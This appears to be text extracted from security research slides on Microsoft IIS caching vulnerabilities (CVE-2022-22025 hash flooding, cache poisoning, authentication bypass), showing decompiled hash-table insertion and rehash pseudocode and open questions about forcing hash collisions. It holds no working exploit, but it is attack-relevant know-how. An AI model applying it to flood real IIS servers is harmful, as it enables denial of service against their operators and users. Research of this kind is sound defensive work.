





Request-Level Notify Events




Global-Level Notify Events



Request-Level Cache



Global-Level Cache



Outline

1. Introduction
2. Our Research
3. Vulnerabilities
 - a) CVE-2022-22025 - IIS Hash Flooding Attack [by-default](#) [large-bounty](#) [demo](#)
 - b) CVE-2022-22040 - IIS Cache Poisoning Attack
 - c) CVE-2022-30209 - IIS Authentication Bypass [by-default](#) [demo](#)
4. Recommendations

IIS Hash Flooding Attack

CVE-2022-22025

Hash Flooding Attack on IIS

- The Spoiler:
 - TREE_HASH_TABLE: Vulnerable to Hash Flooding DoS by default.
 - LKRHash: Vulnerable only If a poor Hash Function is configured.



VULNERABLE

EXPLOITABLE




UriCacheModule

- Cache URI information and configuration
 - Accessible by default
 - Every URL access triggers a Hash Table Lookup / Insert / Delete
 - Use TREE_HASH_TABLE




Heh.

Time of Every 1000 New Records



What is this Jitter?



```
1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2      /* omitting */
3      hashKey = this->vt->GetHashKey(this, record);
4      sig     = TREE_HASH_TABLE::CalcHash(this, hashKey);
5      bucket = this->_ppBuckets[sig % this->_nBuckets];
6
7      /* check for duplicates */
8      while ( !bucket->_pNext ) {
9          /* traverse the linked-list */
10     }
11
12     /* add to the table */
13     ret = TREE_HASH_TABLE::AddNodeInternal(this, key, sig, keylen, bucket, &bucket);
14     if ( ret >= 0 ) {
15         TREE_HASH_TABLE::RehashTableIfNeeded(this);
16     }
17 }
```

```
1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2      /* omitting */
3      hashKey = this->vt->GetHashKey(this, record);
4      sig     = TREE_HASH_TABLE::CalcHash(this, hashKey);
5      bucket = this->_ppBuckets[sig % this->_nBuckets];
6
7      /* check for duplicates */
8      while ( !bucket->_pNext ) {
9          /* traverse the linked-list */
10     }
11
12     /* add to the table */
13     ret = TREE_HASH_TABLE::AddNodeInternal(this, key, sig, keylen, bucket, &bucket);
14     if ( ret >= 0 ) {
15         TREE_HASH_TABLE::RehashTableIfNeeded(this);
16     }
17 }
```



```
1 void TREE_HASH_TABLE::RehashTableIfNeeded(TREE_HASH_TABLE *this) {
2
3     if ( this->_nItems > TREE_HASH_TABLE::GetPrime(2 * this->_nBuckets) ) {
4         CReaderWriterLock3::WriteLock(&this->locker);
5         Prime = TREE_HASH_TABLE::GetPrime(2 * this->_nBuckets);
6
7         if ( this->_nItems > Prime && Prime < 0x1FFFFFFF ) {
8             ProcessHeap = GetProcessHeap();
9             newBuckets = HeapAlloc(ProcessHeap, HEAP_ZERO_MEMORY, 8 * Prime);
10
11            for ( i = 0 ; i < this->_nBuckets; i++ ) {
12                /* move all records to new table*/
13            }
14
15            this->_ppBuckets = newBuckets;
16            this->_nBuckets = Prime;
17        }
18        /* omitting */
19    }
20 }
```

Questions to be solved...

1. How much of the Hash-Key we can control?
2. How easy the Hash Function is collide-able?

